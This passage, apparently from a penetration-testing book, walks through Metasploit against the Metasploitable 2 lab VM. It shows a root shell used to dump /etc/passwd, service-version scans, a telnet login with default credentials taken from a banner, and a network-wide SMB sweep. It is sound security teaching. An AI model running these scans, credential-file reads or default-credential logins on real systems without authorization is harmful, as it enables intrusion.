
It worked; we have just successfully exploited our first Linux based system! The Root user is the highest level user that you can be on a Linux machine. All the standard Linux commands should work with our shell that we have. For instance we can display the contents of the password file:



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

We would have to crack the password file to get the actual passwords; we will take a look at this in the Password Attacks section a little later in the book. To end the session, just hit "***Ctrl-C***", and then "***y***" when asked to abort the session.

Next type, "***back***" to return to the msf prompt as seen below:



```
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
^C
Abort session 1? [y/N]  y

[*] 192.168.1.68 - Command shell session 1 closed.  Reason: User exit
msf exploit(unreal_ircd_3281_backdoor) > back
msf >
```

You can stay in the Metasploit framework as we will be using it in the next chapter.

Conclusion

In this chapter we learned how to use nmap to find open ports on a test target system. We also learned how to find out what services are running on those ports. We then found out how to find and use an exploit against a vulnerable service. Next we will take a quick look at some of the scanners built into Metasploit that helps us find and exploit specific services.

Resources

http://www.offensive-security.com/metasploit-unleashed/Metasploitable

http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

https://community.rapid7.com/docs/DOC-1875

https://community.rapid7.com/message/4137#4137

Chapter 10

Metasploitable - Part Two: Scanners


In the last chapter we looked at scanning the system with Nmap to look for open ports and services. This time we will take a look at some of the built in auxiliary scanners that come with Metasploit. Running our nmap scan produced a huge amount of open ports for us to pick and choose from. What many people don't know is that Metasploit comes with a substantial amount of built in scanners. These scanners let us search and recover service information from a single computer or an entire network, so let's get started!

For this tutorial we again will be using our Kali system as the testing platform and the purposefully vulnerable Metasploitable 2 virtual machine as our target system.

Using a Scanner


Go ahead and start Metasploit if you exited out of it from the last chapter. To see what scanners are available simply type, "***search scanner***" at the msf prompt:

msf > ***search scanner***



```
msf > search scanner

Matching Modules
================

   Name
    Disclosure Date  Rank    Description
   ----
    ---------------  ----    -----------
   auxiliary/admin/appletv/appletv_display_image
                     normal  Apple TV Image Remote Control
   auxiliary/admin/appletv/appletv_display_video
                     normal  Apple TV Video Remote Control
   auxiliary/admin/smb/check_dir_file
                     normal  SMB Scanner Check File/Directory Utility
   auxiliary/bnat/bnat_scan
                     normal  BNAT Scanner
   auxiliary/gather/citrix_published_applications
                     normal  Citrix MetaFrame ICA Published Applications
 Scanner
   auxiliary/gather/enum_dns
                     normal  DNS Record Scanner and Enumerator
```


Read down through the massive list to see what is available. For this tutorial we will narrow our attention on the common ports that we found open. As a refresher here are the results from the nmap scan performed in the last chapter:



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```

Let's focus on Port 22, which is Secure Shell (ssh), go ahead and search Metasploit for ssh scanners:


Type, “***search scanner/ssh***”



```
msf > search scanner/ssh

Matching Modules
================

   Name                                        Disclosure Date  Rank
   ----                                        ---------------  ----
   auxiliary/scanner/ssh/cerberus_sftp_enumusers  2014-05-27       normal
   auxiliary/scanner/ssh/detect_kippo                               normal
   auxiliary/scanner/ssh/ssh_enumusers                              normal
   auxiliary/scanner/ssh/ssh_identify_pubkeys                       normal
   auxiliary/scanner/ssh/ssh_login                                  normal
   auxiliary/scanner/ssh/ssh_login_pubkey                           normal
   auxiliary/scanner/ssh/ssh_version                                normal
```

Notice that there are several available. We are just looking for version information for now, so we will use the “***auxiliary/scanner/ssh/ssh_version”*** module. Let’s step through the exploit process with this module:

1. Type, “***use auxiliary/scanner/ssh/ssh_version***”
2. Then “***show options***” to see what options you can use.
3. In this case all we have to do is “***set RHOSTS 192.168.1.68***” or remote host, which is our target.
4. Then just type “***exploit***” to run.



```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(ssh_version) > set RHOSTS 192.168.1.68
RHOSTS => 192.168.1.68
msf auxiliary(ssh_version) > exploit

[*] 192.168.1.68:22 SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( ser
ian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH 
family=Linux os.product=Linux os.version=8.04 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) > 
```

We see that our target is indeed running an SSH server and we see the software version:

*“**SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu**”*

We could now use this information to search for an exploit. Notice the command we set for the remote host is plural, RHOSTS, instead of just putting in a single IP address we could put in a whole range of systems here enabling us to scan an entire network quickly and easily to find SSH servers.


Now that we have the version number for SSH, we could try to find an exploit for it, or we could use another auxiliary module, “***auxiliary/scanner/ssh/ssh_login***”*,* to try to brute force passwords using dictionary files. I will leave this as an exercise for the reader to explore.

Using Additional Scanners

Let ' s take a couple moments and look at a few additional scanners that we can use. In doing so it is interesting to note that some scanners return different information than others.

MySQL Version Scanner

The first is the MySQL version scanner. For example if we use the MySQL Version scan (***use auxiliary/scanner/mysql/mysql_version***) we get this:




```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    3306             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(mysql_version) > set RHOSTS 192.168.1.68
RHOSTS => 192.168.1.68
msf auxiliary(mysql_version) > exploit

[*] 192.168.1.68:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

The scan reveals that MySQL 5.0.51.a is running. But other scans can reveal some more interesting information. For instance, let's look at Telnet.

TELNET Version Scanner


The Telnet version scanner can function in a couple different ways. If we use a username and password, it will try to log in to the service. If we don't it will just do a banner grab. Notice that this is unlike the others we have covered so far; on the Metasploitable machine it does not return a version number, it performs a banner grab. But sometimes you can find some very interesting information from banners.

Let's see this in action, go ahead and set the scanner up:




```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target address range or CIDR identifier
   RPORT     23               yes       The target port
   THREADS   1                yes       The number of concurrent threads
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

msf auxiliary(telnet_version) > set RHOSTS 192.168.1.68
RHOSTS => 192.168.1.68
```

Now, when we type exploit we see this:



```
msf auxiliary(telnet_version) > exploit

[*] 192.168.1.68:23 TELNET _                  _       _ _        _     _
____    \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|_
__ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ _
_) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// _
_/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|____
_|\x0a                            |_|
 \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aCon
tact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get star
ted\x0a\x0a\x0ametasploitable login:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) > 
```

Just looks like a bunch of text with no hint as to what level of software is running. But if we look closer, we can see something else:




```
Login with msfadmin/msfadmin
```

"***Login with msfadmin/msfadmin to get started***", looks like they are giving away the login credentials on the Telnet page! Are you kidding me? Let's try it and see if it works.

Open another Terminal Prompt (Right click the Terminal prompt icon in the quick start menu and click, "New Window")


Enter, "***telnet -l msfadmin 192.168.1.68***"

When prompted enter, "***msfadmin***" for the password:



```
root@kali:~# telnet -l msfadmin 192.168.1.68
Trying 192.168.1.68...
Connected to 192.168.1.68.
Escape character is '^]'.
Password:
Last login: Wed Jan 13 16:25:58 EST 2016 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

And we are in! If we run the ID command, we can see that this user (which is the main user) is a member of multiple groups:




```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ 
```

We might be able to use this information to exploit further services. Sounds kind of unbelievable that a company would include legit login credentials on a service login page, but believe it or not, it happens in real life more than you would believe. To exit Telnet, just type, "***exit***".


Scanning a Range of Addresses

What is interesting too is that with these scanner programs we have different options that we can set. For instance, let’s run the SMB scanner:



```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR iden
tifier
   SMBDomain  .                no        The Windows domain to use for authent
ication
   SMBPass                     no        The password for the specified userna
me
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.1.68
RHOSTS => 192.168.1.68
msf auxiliary(smb_version) > exploit

[*] 192.168.1.68:445 could not be identified: Unix (Samba 3.0.20-Debian)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Okay, we set the RHOSTS setting to 192.168.1.68 and it scans and returns the version of Samba that is running on it. But what if we wanted to scan the entire network for systems that are running Samba? This is where the beauty of the RHOSTS command comes into play. Instead of just scanning a single host, you can scan all 256 clients on the 192.168.1.0 network. We use the same exact command, but modify the RHOSTS command like so:




```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_version) > set THREADS 255
THREADS => 255
msf auxiliary(smb_version) > exploit



[*] 192.168.1.68:445 could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.1.40:445 is running Windows 10 Home (build:10586)


[*] Scanned  39 of 256 hosts (15% complete)
[*] Scanned 255 of 256 hosts (99% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Notice now it scanned all 256 hosts on the network and found the Samba running on our Metasploitable 2 machine at 192.168.1.68. This makes things much easier if you are just scanning for certain services running on a network. I also set the threads command. This comes set to “1″ as default. If you are scanning a local LAN, you can bump this up to 255 to make it go faster, or up to 50 if testing a remote network.

Exploiting the Samba Service

While we are here, let's look at exploiting the Samba (SMB) service. This will give us a little more practice in running exploits and get us used to finding and exploiting vulnerable services. We know from the scanner that we just ran that the SMB service version is Unix Samba 3.0.20.

Let's do a quick Google web search to see what we can find:

